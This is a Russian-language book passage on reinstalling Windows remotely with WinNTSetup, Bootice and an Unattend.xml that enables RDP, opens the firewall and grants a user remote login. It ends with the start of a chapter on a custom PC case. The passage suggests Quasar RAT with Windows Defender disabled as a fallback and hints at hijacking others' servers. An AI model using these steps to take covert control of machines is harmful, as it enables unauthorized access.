За основу была взята программа WinNTSetup 4 (<https://www.softportal.com/software-45109-winntsetup.html>). Ее задача — развернуть систему из образов WIM/ESD в обход штатного установщика и WinPE. Естественно, программа умеет не только применять образ, но и твикать устанавливаемую систему и имеет множество настроек. В общем, для нормального сисадмина или «тыжпрограммиста» эта утилита обязательна к скачиванию (рис. 6.2).




Рис. 6.2. Главное окно программы WinNTSetup

При первом запуске тебе предложат скачать компоненты Windows ADK, без которых программа не будет работать. Они занимают совсем немного места, но, к сожалению, в комплекте с программой не поставляются (рис. 6.3). Просто имей это в виду.




Рис. 6.3. Докачиваем

Еще нам потребуется Bootice (<https://www.softportal.com/software-32168-bootice.html>) — крайне полезная программа для работы с загрузчиками, которая, среди прочего, поддерживает редактирование BCD (Boot Configuration Data). Нам она понадобится, чтобы заставить загрузчик винды грузить нашу свежееустановленную систему вместо существующей (рис. 6.4).

Нам важно не потерять удаленный доступ после переустановки, ведь новую систему надо еще настроить. Поскольку изначально процедура нужна была на VPS, в качестве удаленного доступа использовался RDP, под который я и делал этот ме-

тод. Если ты используешь другое средство, я расскажу, как быть с ним, позже. В случае же с RDP сохранение доступа обеспечивается редактированием реестра после установки, пусть и автоматическим.




Рис. 6.4. Bootice

Любое вмешательство в загрузочный код, в том числе переустановка ОС (а особенно переустановка нештатным способом), может привести к трудно восстанавлимому «кирпичу». Все описанное делай, только когда создашь копию данных или если умеешь их восстанавливать!

Снести и накатить

Теперь, когда весь софт скачан и подготовка завершена, подключайся к клиенту и приступай!

Разметка диска

Перво-наперво нужно выделить место под новую ОС. На раздел с существующей, как бы ни хотелось, установить не получится. Поэтому открывай диспетчер дисков и создавай новый раздел в NTFS. По размеру меньше 10 Гбайт ставить не следует (рис. 6.5).

Теперь, когда мы создали новый раздел (я создал около 60 Гбайт), устанавливаем.

WinNTSetup

Открываем программу WinNTSetup, вспоминаем, какую версию Windows мы будем ставить, выбираем соответствующую вкладку сверху окна. Я искренне верю, что ты не будешь ставить ни Windows XP, ни Windows 2000, так что описание установки для них опущу. Тем более что процесс не сильно отличается и программа дает множество подсказок.




Рис. 6.5. Созданный новый раздел




Рис. 6.6. Главное окно WinNTSetup

Теперь давай разберемся с назначением настроек программы. Для удобства размечу их цифрами (рис. 6.6).

1. Эти две вкладки управляют версией устанавливаемой Windows. По умолчанию открыта вторая вкладка (на скриншоте), которая позволяет установку всех современных версий винды. Первая вкладка имеет несколько другой набор твиков и возможностей тонко настроить систему перед установкой (рис. 6.7).




Рис. 6.7. Установщик старых версий Windows

2. Тут нужно указать путь к файлу WIM/ESD с Windows. ISO не пойдет. Чтобы выйти из этой ситуации, можно извлечь нужный файл из ISO любым современным архиватором либо смонтировать его UltraISO или DaemonTools. Кстати, если уже установленная ОС — Windows 10, смонтировать образ (правда, не всякий) можно прямо проводником Windows! Тогда ничего копировать не придется.
3. Тут выбирается загрузочный диск. Не тот, на который установлена текущая ОС, а именно **загрузочный**. По умолчанию его не видно, но при запуске программа монтирует его на z:, как на скриншоте. Там находится EFI-загрузчик и его обвязка, так что немытыми руками туда лучше не лезть. И на MBR-, и на GPT-дисках этот раздел зовется «Зарезервировано системой», но на EFI (GPT) он отформатирован в FAT32, а на BIOS (MBR) — в NTFS. Как видишь, для скриншотов я использую два компьютера: основной на MBR (тут нормальную поддержку UEFI, увы, не завезли) и тестовый на GPT. Короче, не обращай внимания на разницу на скриншотах.

4. Это, пожалуй, самое простое. Нужно только выбрать новосозданный раздел. Больше ничего трогать не надо. На нем могут быть и другие файлы, установке это не мешает. Но лучше, конечно, ставить на чистый диск.
5. В этом списке появятся редакции системы, которые можно установить. Как ты помнишь, в одном ISO могут лежать несколько редакций Windows: к примеру, Enterprise и Pro; а еще они могут быть разной разрядности. WinNTSetup позволяет выбрать устанавливаемую редакцию, если их больше одной. Еще один плюсики к удобству! :)
6. Тут у нас сразу две близкие по назначению настройки. Unattend позволяет задать кастомный Unattend.xml для установки. Мы будем использовать эту функцию для сохранения удаленного доступа. Add drivers позволяет интегрировать драйверы в устанавливаемую систему. Если у тебя есть диск со специальными драйверами для оборудования клиента, их можно установить сразу же, не дожидаясь перезагрузки.
7. Эта функция позволяет переназначить букву системного диска в новой Windows. Если даже ты ставишь систему на диск D:, как я в рамках демо, то эта функция прикажет смонтировать раздел как диск C: (или любой другой) в новой системе.

Последние три функции управляют режимом установки и твиками новой системы.




Рис. 6.8. Доступные твики

Сперва рассмотрим mode: он позволяет включить сжатие Compact OS (даже несколькими способами!) или оставить старый добрый WIMBOOT. На современных

SSD опция не сильно востребованная, но на моделях постарше еще актуальная. Она позволяет неиллюзорно сэкономить место на накопителе, а еще несколько ускорить загрузку.

Кнопка **Tweaks** открывает широкие возможности для модификации новой системы, в том числе отключение ненужных компонентов Windows, вроде Windows Defender и гибернации, мощный тюнинг проводника и реестра. Если тебе чего-то не хватило — можно дописать самостоятельно (рис. 6.8).

VHD поможет установить Windows на виртуальный диск VHD или VHDX, который затем можно использовать в средах виртуализации или для создания готового к развертыванию образа с уже установленной ОС. Лично мне эта функция так и не пригодилась, но сказать я о ней должен был (рис. 6.9).

Теперь, когда функции программы понятны, можно приступить к собственно установке. Монтируй ISO (или другим способом доставай из него установочный WIM/ESD), загоняй его в программу, выбирай разделы, редакцию системы и твики (их я подробно рассматривать не буду — названия вполне точно передают назначение).




Рис. 6.9. Настройки VHD

Сохранение доступа

Прежде чем ты нажмешь кнопку **Setup**, прошу вспомнить о необходимости сохранить удаленный доступ к машине. Делать это мы будем с помощью файла `Unattend.xml`. В нем, кроме настроек, которые появляются на экране при первом

запуске, можно задать и команды, которые будут выполнены после установки. Этим мы и воспользуемся: RDP-сервер включается в реестре, который можно редактировать с помощью командной строки. После выполнения команд из файла последует перезагрузка, так что сервер точно включится.

И еще один момент, который стоит помнить: на реальном сервере обычно не сразу «белый» адрес, а «серый» адрес, получаемый по DHCP от виртуального (или не очень) DHCP-сервера, от которого настроен проброс портов на наш сервер. Если заблаговременно не была включена доступность всех портов из интернета, а настроенный RDP-порт отличается от стандартного (3389), то после переустановки и включения RDP мы не сможем подключиться, ведь нужный порт не проброшен. Так что перед переустановкой придется посмотреть, на какой порт назначен RDP, и переписать его в `Unattend.xml`.

Что делать пользователям других средств удаленного доступа

В общем случае — курить бамбук. Тот же TeamViewer не позволяет автоматически установить клиент и войти в аккаунт в нем. AnyDesk генерирует новый идентификатор на новой системе, следовательно, он тоже бесполезен.

В качестве альтернативы можно использовать старый добрый Quasar RAT, благо он бесплатный и на новой системе (если отключить Windows Defender) никто ему мешать не будет. У тебя, конечно, есть свой сервер, так что поставить на него админку Quasar и словить коннект от клиента будет не проблема.

Нужно собрать через админку клиентский бинарник, который положить в автозагрузку новой системы. Сделать это можно тысячей и одним способом, так что выбирай удобный и делай. Затем, когда все манипуляции в старой ОС будут завершены, ты перезагрузишь компьютер, и будет запущена и настроена новая система. В конце настройки выполнится наш скрипт. Он установит клиент Quasar в систему, после чего та будет еще раз перезагружена, а ты словишь коннект. Далее через режим удаленного рабочего стола можно продолжать настройку свежестановленной Windows или можно установить более удобный AnyDesk или TeamViewer и продолжить через них.

Да, понимаю, это выглядит как костыль (которым, собственно, и является), но оно работает.

Unattend.xml

Вообще, файл `Unattend.xml` я создавал с помощью онлайн-сервиса Windows AFG (<https://www.windowsafg.com/>). Но генерируемый им файл содержит много мусора, так что его я правил вручную (рис. 6.10).

Из всех проходов (а они задаются в контейнерах вида `<settings pass="...">`) нас интересуют только два последних — `specialize` и `oobeSystem`. Именно они задают поведение программы первичной настройки системы и хранят ответы на вопросы, которые появляются при первом запуске. Короче, удаляя строки с 13-й по 164-ю, они нам не понадобятся. Комментарий в начале файла тоже выкидывай — полезной нагрузки он не несет, только рекламу делает.

Напомню задачу: ответить на все вопросы при установке автоматически, создать пользователя и добавить его в группу администраторов и пользователей удаленного рабочего стола, включить и настроить RDP и увести комп в перезагрузку.




Рис. 6.10. Оригинальный Unattend.xml, генерируемый сервисом

Ответы на вопросы у нас уже есть — спасибо сервису генерации файлов. Создание пользователя тоже есть, но оно почему-то не позволяет добавить его в несколько групп разом. RDP включается и настраивается из командной строки, что тоже можно прописать в файл. Ну а перезагрузка выполнится автоматически после окончания обработки нашего файла.

Давай внимательно рассмотрим проход oobeSystem. Первым делом у нас идет авто-вход пользователя (подконтейнер component/AutoLogon). Дальше — отключение лишних вопросов при установке (OOBE). После этого начинается самое вкусное — создание пользовательских аккаунтов, где прямым текстом указывается логин и пароль нового аккаунта, задается аккаунт владельца устройства, а еще команды, которые должны быть выполнены при установке. Их-то мы и будем использовать.

По умолчанию уже назначено три команды: настройка типа отображения панели управления, настройка размера значков и отключение протухания пароля пользователя. Мы можем добавить и свои команды по образцу, но, чтобы ты не путался, я приведу код, который нужно вставить после существующих команд.

```
<SynchronousCommand wcm:action="add">
  <Order>4</Order>
  <CommandLine>reg add
    "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal
    Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x00000d3d
  /f</CommandLine>
  <RequiresUserInput>>false</RequiresUserInput>
  <Description>Set RDP port</Description>
```

```

</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>5</Order>
    <CommandLine>reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f</CommandLine>
    <RequiresUserInput>>false</RequiresUserInput>
    <Description>Enable RDP</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>6</Order>
    <CommandLine>netsh advfirewall firewall set rule group="remote desktop"
new enable=Yes</CommandLine>
    <RequiresUserInput>>false</RequiresUserInput>
    <Description>Enable RDP on firewall</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>7</Order>
    <CommandLine>net localgroup "Remote Desktop Users" xakep_ru
/add</CommandLine>
    <RequiresUserInput>>false</RequiresUserInput>
    <Description>Allow login via RDP</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>8</Order>
    <CommandLine>shutdown -r -f -t 120</CommandLine>
    <RequiresUserInput>>false</RequiresUserInput>
    <Description>Schedule a reboot</Description>
</SynchronousCommand>

```

В строке 2 мы видим параметр `Order`: он задает, какой по порядку выполнится команда. Номера не должны повторяться. Параметр `CommandLine` и задает выполняемую команду. Остальное не особо важно.

В первой команде мы задаем порт RDP перед включением. Значения передаются только в шестнадцатеричной форме, так что не забудь исправить это значение, если потребуется. По умолчанию я оставил `0x00000d3d` — 3389 в десятичном виде. Вторая команда включает RDP, разрешая подключение к заданному выше порту.

Третьей командой мы явно разрешаем подключения к RDP на файрволе, если ты по каким-то причинам не вырезал его из системы при установке.

Затем добавляем нашего нового пользователя (у меня `xakep_ru`) в группу пользователей удаленного рабочего стола и последней командой планируем перезагрузку через две минуты (120 секунд), если она не выполнится самостоятельно.

Важный момент: все настройки дублируются, то есть для 32- и 64-разрядной Windows настройки могут быть разные! Внося изменения, не забудь продублировать их в разделе с другой разрядностью, чтобы потом не краснеть от стыда.

Установка

Теперь все, взводи галочку **Unattend** и устанавливай! После запуска программа еще раз запросит подтверждение установки. Вдруг ты случайно выбрал правильные файлы и вообще ничего устанавливать не хочешь? Есть еще время отказаться (рис. 6.11, рис. 6.12)...




Рис. 6.11. Программа за работой




Рис. 6.12. Готово!

Как видишь, процесс весьма быстрый. Осталось только настроить загрузчик.

Другой способ

Как я позже вспомнил, можно не парить себе мозг с файлами ответов и командной строкой, если доступна виртуализация. Можно пробросить в виртуалку реальный диск, установить ОС на другой раздел и настроить ее по своему вкусу прямо в виртуалке, что значительно удобнее. В равной мере это относится и к Linux-based-дистрибутивам. Жаль только, что на VPS в подавляющем большинстве случаев виртуализация недоступна, так что описанный выше «колхозный» метод забывать рано.

Bootice

Если при запросе об обновлении загрузочного кода ты ответил, что хочешь видеть в загрузочном меню все установленные версии Windows, то сейчас будь особенно внимателен.

Открывай Bootice, переходи на вкладку **BCD**, выбирай **BCD of current system**, жми **Easy mode** и удаляй ненужную загрузочную запись. Оставшаяся должна выглядеть как-то похоже на скриншот (рис. 6.13).

Также желательно на системах с BIOS (MBR) проверить, чтобы в MBR был прописан нужный загрузчик. Для полной уверенности его можно принудительно переписать загрузчиком винды. Делается это по нажатию **Process MBR** в главном окне программы (не забудь выбрать нужный диск!) (рис. 6.14).



Рис. 6.13. Исправление загрузочных записей




Рис. 6.14. Исправление загрузочных записей

На этом этапе можно было бы спокойно перезагрузиться и закончить главу, но, если ты использовал другое средство удаленного доступа, для тебя все только начинается... Впрочем, давай не будем о грустном.

Жизнь после Windows

Если все прошло как надо, то после некоторого ожидания в неведении ты получишь рабочую машину с удаленным доступом и новой ОС.



Рис. 6.15. Добро пожаловать в Windows!

Время ожидания всегда разное и составляет от 3 до 15 минут, в зависимости от задумчивости железа целевой машины. Тут можно сказать только одно — терпение. В худшем случае компьютер загрузится обратно в старую систему и у тебя будет шанс попробовать снова (рис. 6.15).

После установки и загрузки можно настраивать новую ОС, ставить софт, драйверы... Тут не мне тебя учить.

Заключение

Я мог бы закончить целой лекцией о том, что этот метод недопустимо использовать для угона чужих серверов и вредительства, но я надеюсь, что ты и так в курсе возможных последствий. Так что используй эти знания с умом!

Сверкай, ПК! Делаем кастомный корпус для компьютера с мини-экраном и LED-подсветкой

Jaw

Прошли те времена, когда компьютер был грязно-белой офисной коробкой. Нынешние пекарни сверкают огнями и радуют глаз владельца. Однако сборка игрового ПК из готовых деталей — это не наш путь, да и параллелепипед — скучная форма. В этой главе я расскажу, как я создал полностью кастомный фигурный корпус mini-ITX, снабдил его подсветкой и встроенным экраном.

Mini-ITX (<https://ru.wikipedia.org/wiki/Mini-ITX>) — это форм-фактор для материнских плат. Материнские платы Mini-ITX отличаются небольшим размером: всего 170 на 170 мм.

Подбор комплектующих

